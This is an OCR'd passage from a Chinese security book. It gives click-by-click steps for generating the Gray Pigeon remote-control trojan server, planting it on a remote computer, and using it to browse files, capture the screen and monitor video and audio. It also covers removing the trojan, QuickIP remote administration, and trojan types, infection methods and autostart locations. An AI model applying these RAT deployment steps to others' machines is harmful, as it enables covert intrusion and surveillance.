
1. 实现远程控制

使用灰鸽子软件对远程计算机进行控制需要先生成服务器端，然后将服务器端在远程计算机上运行才能进行控制，具体操作步骤如下。


01 下载并安装灰鸽子软件，启动其主程序，在打开的窗口中单击“配置服务程序”按钮。




02 在打开的“服务器配置”对话框中切换到“自动上线”选项卡，在其中根据提示输入IP通知地址、上线备注、连接密码等信息。




03 切换到“安装选项”选项卡，在其中设置运行服务器程序后的有关选项。



04 切换到“启动项”选项卡，在其中选择是否将服务端程序信息写入系统注册表等选项。



05 切换到“高级选项”选项卡，设置服务端程序进程的处理方式，然后单击“保存路径”文本框右侧的“浏览”按钮。



06 在打开的对话框中设置生成服务器的保存位置和名称，单击“保存”按钮，然后在返回的“服务器配置”对话框中单击“生成服务器”按钮。

07 程序开始配置服务器程序，配置完成后会弹出对话框提示配置成功。


08 将生成的服务器程序文件复制到远程计算机中并运行，待程序正常运行后会弹出对话框提示灰鸽子远程控制服务端安装成功。

09 远程控制服务端安装完成后，当被控端计算机与Internet连接时，就会自动与客户端连接。

10 在“文件管理”选项卡下，用户可以先展开被控端计算机，然后在主控端与被控端计算机之间进行各种文件操作，包括删除、复制、粘贴文件等。

11 切换到“远程命令管理”选项卡，在此界面中可以对远程计算机信息进行全面的查看，例如要查看远程计算机的配置信息，则选中“系统信息”选项，然后单击左下角的“配置信息”按钮。

12 程序会自动搜索远程计算机的系统配置信息，然后将搜索结果显示在窗口中。




13 如果要对远程计算机的注册表信息进行修改，则可切换到“注册表编辑器”选项卡，然后在打开的界面中根据需要进行操作即可。

14 如果需要捕捉远程计算机的系统桌面，在在灰鸽子主程序窗口中单击“捕捉屏幕”按钮。

15 稍后便会在打开的对话框中显示被控端主机当前的系统桌面。


16 如果想要监听和保存被控计算机的视频和语音信息，可以在灰鸽子主程序窗口中单击“视频监控”按钮，然后在打开的对话框中根据需要进行设置即可。



2. 卸载灰鸽子


由于灰鸽子功能比较强大，很多杀毒软件都会对其进行查杀，所以如果发现自己的计算机中有灰鸽子服务端在运行，则可以先用杀毒软件进行清除，或者手动进行清除，具体操作方法如下。

01 在系统桌面左下角单击“开始”按钮，在弹出的“开始”菜单中单击“运行”命令。




02 在打开的“运行”对话框中输入“services.msc”命令，然后单击“确定”按钮。

03 在打开的“服务”窗口中找到并双击灰鸽子远程服务项，本例为“Server 2010”，对其双击鼠标左键。




提示

灰鸽子服务项的名称是在主控端配置服务器时设定的。



04 在打开的对话框中将该服务项的“启动类型”设置为“已禁用”，然后单击“确定”按钮。



05 此外还可以通过终止灰鸽子服务进程来卸载灰鸽子程序，同时按下“Ctrl+Shift+Esc”组合键，然后在打开的对话框中选中灰鸽子进程“IEXPLORE.EXE”，然后单击“结束进程”按钮将其终止。

技 巧

用户也可以在主控端计算机上使用灰鸽子软件卸载远程服务：在灰鸽子程序主界面选中要操作的被控端计算机，切换到“远程控制命令”选项卡，在窗口下方单击“进程管理”按钮，在右侧单击“查看进程”按钮，在显示出来的进程中找到灰鸽子远程服务进程“IEXPLORE.EXE”，然后单击右侧的“终止进程”即可，如右图所示。

6.3.4 使用QuickIP实现远程控制

对于网络管理来说，往往一台主机要管理多台计算机，需要应用到多点远程控制技术，QuickIP就是一款具有多点远程控制技术的工具。QuickIP是基于TCP/IP协议

的计算机远程控制软件，使用QuickIP可以通过局域网、互联网全权控制远程的计算机。服务器可以同时被多个客户机控制，一个客户机也可以同时控制多个服务器。

- **QuickIP的FTP功能：**可以上传、下载远程文件，以树形模式展示远程计算机所有磁盘驱动器的内容，可以与远程屏幕进行录像及对文件进行播放；可以控制远程计算机的鼠标、键盘，就像操作本地计算机一样；可以控制远程的录音、放音设备、具备网络电话功能，在拨号网络上也能达到很好的效果；可以控制远程计算机的所有程序、装载模块、窗口、服务器程序，控制远程主机重新启动、关机、登录等。
- **QuickIP安全的密码验证：**客户机必须知道服务器密码才能进行控制，网络数据传输采用压缩传输，因此数据传输速度快且非常安全。
- **QuickIP的Email密码验证：**使用该功能在不知道远程机器的IP地址或域名的情况下都能迅速连接到远程主机。

QuickIP可用于服务器管理、远程办公、远程资源共享、排除故障、网吧机器管理、远程教育、远程监控等，主要适用于Windows XP操作系统。在使用QuickIP进行远程控制之前，需要先对服务器端和客户端进行相应的设置，然后才能进行操作。

1. 设置服务器端和客户端

由于QuickIP将服务器端和客户端合并在一起，所以每台计算机中都需要安装服务器端和客户端，这样，安装了QuickIP的网络计算机都可以作为客户端控制其他计算机，也可以被其他计算机控制。使用QuickIP设置服务器端和客户端的具体操作方法如下。

01 下载并安装QuickIP软件，启动QuickIP服务器，系统会弹出如下对话框提示用户修改密码，单击“确定”按钮。

提示

为了实现安全的密码验证登录，QuickIP设定客户端必须知道服务器的登录密码。


02 在打开的对话框中设置密码信息，然后单击“确定”按钮。

03 在弹出的对话框中会提示用户密码设置成功，这里单击“确定”按钮，继续操作。


04 接着即可进入QuickIP服务器端界面，并显示登录成功。

05 启动QuickIP客户机程序，在打开的程序窗口中单击工具栏上的“添加主机”按钮。

06 在打开的对话框中输入要添加的远程主机的账户名和对应的密码，然后单击“确认”按钮。



07 在返回的程序主窗口中即可看到添加的远程主机。




2. 控制远程主机


添加好远程主机后，用户就可以在客户端程序窗口中查看远程主机的各种信息、进行文件传输、远程关机、远程重启等操作，具体操作方法如下。

01 启动客户端程序，在打开的窗口中依次单击“展开”按钮⊞，展开“远程主机”→“远程磁盘驱动器”选项。


02 进入到指定文件夹，右键单击需要传输的文件，然后在弹出的菜单中单击“复制”命令。




03 展开本地主机，进入到指定目录下，右键单击空白处，单击“粘贴”按钮，可以将远程主机中的文件传输到本地主机中。




04 展开远程主机下的“远程控制”项，用户可以根据需要进行相关的操作，例如要查看远程主机屏幕，则双击“屏幕控制”项。



05 在打开的窗口中可以看到远程主机系统桌面，用户可以使用窗口左上方的工具按钮进行相关的操作。



06 如果想对远程主机中的系统进程进行管理，可以双击展开“远程主机进程列表”项，然后根据实际情况进行相关操作即可。



6.4 疑难解答

问：远程协助和远程桌面都是远程主机控制本地计算机，它们有什么区别呢？


答：远程协助和远程桌面的名称相似，都涉及与远程计算机的连接，我们可以从它们的用途来加以区分。

使用远程桌面是从另一台计算机远程访问本地主机，例如可以使用远程桌面从家里连接到工作计算机。您将可以访问所有的程序、文件和网络资源，就好像坐在自己的工作计算机前面一样，在您处于连接状态时，远程计算机屏幕将显示为注销状态。

使用远程协助主要是提供远程协助或接收协助。例如朋友或技术人员可以访问您的计算机，以帮助您解决计算机问题或为您演示如何进行某些操作。当然，您也可以使用同样的方法帮助其他人。在这两种情况下，您和他人都能看到同一计算机屏幕，如果决定与您的帮助者共享计算机控制，则双方可以共同控制被施予协助的计算机。

问：本章介绍的都是直接与操作系统连接的远程控制方法，有没有具有其他功能的远程控制软件可以检测某个网站内容变化的工具呢?

答：有，例如URLy Warning就是一款可以检测某网站内容变化的专用工具，还有Serv-U软件，它是被广泛应用的FTP服务器端软件，它可以设定多个FTP服务器，并限定登录服务器用户的权限、登录主目录及空间大小等。相关的软件很多，如果需要，用户可以到百度进行搜索下载。



7.1 认识木马

知识导读

网络在给人们生活带来便利的同时也给一些不法分子开启了犯罪的方便之门。随着近几年犯罪分子利用木马盗取他人银行账号、游戏账号和邮箱账号等网络信息的案例越来越多，如何预防和清除木马成为人们关注的问题。不管是为了个人电脑安全还是要掌握木马技术，都应该从基础知识着手，深入了解木马。

7.1.1 木马的特性与分类

对于木马，除了对个人信息的威胁以外，很多人对它几乎什么都不了解。下面我们就从木马的特性及其分类两个方面来认识一下这个攻击电脑的利器。

1. 木马的特点

随着网络的不断发展，木马的功能也变得越来越完善，然而，万变不离其宗，所有的木马都具有一些相同的特性。

- **隐蔽性：** 隐蔽性是木马的生命力，也是其首要特征。木马必须有能力长期潜伏于目标机器中而不被发现。一个隐蔽性差的木马往往会很容易暴露自己，进而被杀毒（或杀马）软件，甚至用户手动检查出来，这将使得这类木马变得毫无价值。
- **欺骗性：** 木马常常使用名字欺骗技术达到长期隐蔽的目的，它经常使用常见的文件名或扩展名，如dll、win、sys、explorer等字样，或者仿制一些不易被人区别的文件名，如字母“l”与数字“1”、字母“o”与数字“0”，常常修改几个文件中的这些难以分辨的字符，更有甚者干脆就借用系统文件中已有的文件名，保存在不同的路径之中。
- **顽固性：** 很多木马的功能模块已不再是由单一的文件组成，而是具有多重备份，可以相互恢复。当木马被检查出来以后，仅仅删除木马程序是不行的，有的木马使用文件关联技术，当打开某种类型的文件时，这种木马又重新生成并运行。
- **危害性：** 当木马被植入目标主机以后，攻击者可以通过客户端强大的控制和破坏力对主机进行操作。比如可以窃取系统密码，控制系统的运行，进行有关文件的操作以及修改注册表等。

2. 木马的分类

严格地讲，木马的种类并没有一个标准的限制，大多数木马的功能都不是单一的，它们往往是很多种功能的集成品，因此，这里只以其发展为标准进行分类。

- **第一代木马：** 这一代木马功能简单，主要针对UNIX操作系统进行攻击，而针对Windows操作系统的木马则不多。该时期具有代表性的木马为BO和Netspy等。
- **第二代木马：** 这一代木马功能大大加强，几乎能够进行所有的操作，且随着Internet的普及，开始通过网络进行大范围的传播。该时

期具有代表性的木马主要有国外的BO2000与Sub7，以及国内的冰河与广外女生等。

❖ **第三代木马：** 这一代木马继续完善连接与文件传输技术，除此之外，还增加了可以穿越防火墙的功能，并出现“反弹端口”技术，如国内的灰鸽子等。

❖ **第四代木马：** 这一代木马除了完善之前的所有技术外，还增加了进程隐藏技术，使被控端更难发现木马的存在，如国内的广外幽灵与广外男生等。

7.1.2 常见的木马类型

在木马泛滥的今天，木马的功能在逐步变得全面，也就是说很多木马的功能并不是单一的，它们通常同时兼具多种功能，甚至很多一流技术的功能在一些木马中也广泛存在。根据功能的不同可以将木马分为远程木马、程序禁用木马、代理木马、破坏型木马、反弹端口木马、DOS木马、键盘木马、密码发送木马以及FTP木马等类型，下面分别对这些类型的木马进行介绍。

1. 远程木马

远程木马也叫远程控制木马，它是数量最多、危害最大，同时也是功能最强的一种木马，它可以让黑客完全控制肉鸡，攻击者可以利用它完成一些甚至连计算机管理员本身都不能轻易做到的操作，其危害之大无法想象。由于要达到远程控制的目的，这种类型的木马往往兼具其他木马的一些功能，以便轻松的进入目标主机并进行随意的操作，并且不容易被他人轻易发现。

提 示

著名的国产木马——“冰河”，就是一款远程的特洛伊木马，这类木马操作非常简单，只需要有人运行服务并且得到目标机主的IP，黑客即可访问该用户的计算机并进行任何操作。

远程木马具有的普遍性功能有键盘记录、上传后下载、注册表操作、限制系统功能以及判断系统信息等，并总是会在“肉鸡”上打开一个端口以保证本地主机能够长久控制。

提 示

本文提到的“肉鸡”指的是被黑客植入木马的远程计算机，也就是说当黑客控制了远程计算机后，这台电脑就像摆在菜板上的肉鸡一样，可以任意宰割。

2. 程序禁用木马

常见的木马预防和查杀软件有瑞星、诺顿、360安全卫士以及木马克星等。程序禁用木马的作用就是关闭这些反木马程序，以便让其他木马更好的发挥作用，这就要求用户要时刻警惕，最好定期使用安全软件对系统进行木马查杀，清除系统中潜藏的程序禁用木马。

3. 代理木马

代理木马是黑客入侵远程主机的跳板。黑客入侵目标计算机后往往会采取措施掩盖自己的“足迹”，以避免被机主发现，通过代理木马，攻击者可以在匿名的情况下使用Telnet、IRC等程序，从而隐藏自己的踪迹。所以，在目标主机中植入代

理木马是一个非常重要的任务。

4. 破坏型木马

破坏型木马的功能就像它的名称，其主要目的就是破坏“肉鸡”的文件系统，使其遭受系统崩溃或者数据丢失等巨大损失，从这一点来看，它类似于病毒。但是，破坏型木马的激活是受攻击者控制的，而且传播和感染能力也远远低于病毒。

5. 反弹端口木马

防火墙对于连入计算机的链接往往会进行非常严格的过滤，但是对于输出的链接却往往疏于防范。于是便有了反弹端口型木马，种类木马和其他的木马相反，它的反弹端口型木马的服务端使用主动端口，客户端使用被动端口。木马定时检测控制端的存在，一旦发现控制端在线上，立即弹出端口，主动链接控制端打开的主动端口。

为了隐蔽，控制端被动端口一般设置在80端口（浏览网页必须打开的端口）上，这样，即使用户使用端口扫描软件检查自动端口，发现的也只是“TCP User IP：3688 Controller IP：80ESTABLISHED”的情况，不明真相的用户就会以为是因为自己在浏览网页的缘故，并且防火墙也会疏忽这一点，因为防火墙一般不会关闭用户向外链接的80端口。

6. DOS木马

随着DOS攻击越来越广泛的应用，被用作DOS攻击的木马也越来越流行。当黑客入侵一台计算机并种植好DOS攻击木马，那么日后这台计算机就成了黑客DOS攻击的最得力的助手。黑客控制的计算机数量越多，发动DOS攻击取得成功的几率就越大，所以这类木马的危害不是体现在被感染的计算机上，而是体现在攻击者可以利用它来攻击网络上其他的计算机，给网络造成很大的危害和损失。

还有一种类似DOS木马的木马叫做邮件炸弹木马，计算机一旦感染上这种木马，就会随即生成各种各样主题的邮件，对黑客指引的邮箱进行不停地发送邮件，一直到对方邮箱瘫痪而不能接收邮件为止。

7. 键盘木马

这种木马的功能非常单一，就是记录目标机主的键盘敲击并且在日记文件里查找密码。这种木马随着Window的启动项而启动，一般有在线和离线记录这样的选项，也就是说该木马分别记录用户在在线和离线状态下敲击键盘时的按键情况。换而言之就是用户使用键盘的每一次按键都会被植入木马的幕后黑客获取，黑客从这些按键记录中以特殊的方法得到用户的密码等有用的信息。当然，对于这种类型的木马，邮件发送功能也是必不可少的。

8. 密码发送木马

现今社会，信息安全变得越来越重要，密码则是通向这些重要信息的一把极其有用的钥匙。从某种意义上讲，只要掌握了对方的密码，就可以轻而易举地得到对方的很多信息，而密码发送型木马正是专门为了盗取“肉鸡”上的密码而编写的。该木马一旦被执行，就会自动搜索内存、Cache、临时文件夹以及各种敏感的密码文件，一旦搜索到有用的密码信息，木马就会利用免费的电子邮件服务将木马发送到指定的邮箱中，从而达到获取密码

的目的。这类木马大多使用25号端口发送邮件。大部分密码发送木马都不会在每次系统重启的时候重启，这类木马的目的就是找到所有的隐藏密码，并且在“肉鸡”机主完全不知情的情况下把它们发送到指定的邮箱中。

由于黑客需要获取的密码多种多样，用户计算机上密码的存放形式也大不相同，所以很多时候黑客都需要自己编写程序，从而得到符合自己需要的木马。

9. FTP木马

FTP木马可能是最简单而又最古老的木马了，该木马唯一的功能就是打开21号端口，等待用户连接。现在新型FTP木马还加上了密码功能，这样，只有攻击者本人才知道正确的密码，从而顺利地进入目标计算机。

7.1.3 木马常用的入侵手段

木马能不能完全发挥它的功能和作用，关键一步就是能否成功地进入到目标主机。随着网络知识的普及以及网络用户安全意识的提高，木马的入侵手段也随着发生了许多变化，下面我们就来了解一下木马都有哪些入侵手段。

1. 木马的传统入侵手段

所谓传统入侵手段就是指大多数木马程序采取的、已经广为人知的传播方式，主要有以下几种。

- **电子邮件传播：**攻击者将木马程序伪装成E-mail附件的形式发送出去，收信方只要查看邮件附件就会使木马程序得到运行并安装进入电脑系统。
- **网页传播：**这种方法利用Java Applet编写出一个HTML网页，当我们浏览该页面时，JavaApplet会在后台将木马程序下载到计算机缓存中，然后修改注册表，运行木马程序。
- **利用系统漏洞传播：**这种方法是指木马程序通过系统漏洞进驻电脑系统，从而对用户个人信息及财产安全造成威胁。如微软著名的IIS服务器溢出漏洞，通过一个IISHACK攻击程序即可把IIS服务器崩溃，并且同时在受控服务器执行木马程序。
- **远程传播：**黑客通过破解密码和建立IPC$远程连接后登录到目标主机，将木马服务端程序复制到计算机中的文件夹（一般在C:\WINDOWS\system32或者C:\WINNT\system32）中，然后通过远程操作让木马程序在某一个时间运行。

2. 木马入侵手段的发展

木马的传统入侵手段虽然使用广泛，但是很容易引起用户的警觉，因此一些新的入侵手段相继出现。木马的新型入侵手段主要有以下两种。

- **基于DLL和远程线程插入的木马植入：**这种传播技术是以DLL的形式实现木马程序，然后在目标主机中选择特定目标进程（如系统文件或某个正常运行程序），由该进程将木马DLL植入到本系统中。
- **利用蠕虫病毒传播木马：**这种方法是指将木马和蠕虫病毒结合在一起，利用蠕虫病毒的传染性和自我复制能力提高木马的传播能力。

7.1.4 木马的启动方式

木马之所以能够在用户神不知鬼不觉的情况下盗取用户的个人网上信息，其主要原因就是因为其狡猾的伪装手段以及悄无声息的启动方式。木马进驻电脑系统以后会以各种手段隐藏自己的身份，然后通过各种隐蔽的方式运行。

目前，木马最常用的启动方式为通过注册表、win.ini、system.ini、某些特定程序或文件以及文件关联五种，下面分别进行讲解。

1. 通过注册表启动

通过注册表启动是最常用的木马启动方式。使用非常方便，但也容易被发现，因此一些设计者会在木马程序中加一个时间控件，以便实时监视注册表中自身的启动键值是否存在，一旦发现被删除，则立即重新写入，以保证下次Windows启动时自己能被运行。

2. 通过win.ini启动

win.ini文件的[Windows]中的load和run项会在Windows启动时运行，这给了木马可乘之机，它通过修改这两项的路径来进行启动。但由于load和run启动后会出现在配置文件“msconfig”中，极易让被控端发现，因此，该启动方式只被一些初级的木马设计者使用。

3. 通过system.ini启动

木马程序在system.ini文件中加上其路径，这样Windows启动后木马也就随之启动，而且即使是以安全模式启动也不会跳过这一项，这样木马也就可以保证永远随Windows启动了，如尼姆达病毒就是通过这种方式启动的。

4. 通过某特定程序或文件启动

这种启动方式又包括寄生于特定程序中与将特定的程序改名两种。

- **寄生于特定程序中：**木马设计者将木马和正常程序捆绑，程序在运行时，木马程序先获得控制权或另开一个线程以监视用户操作、截取密码等。这类木马程序的编写难度较大，需了解PE文件结构和Windows的底层知识。
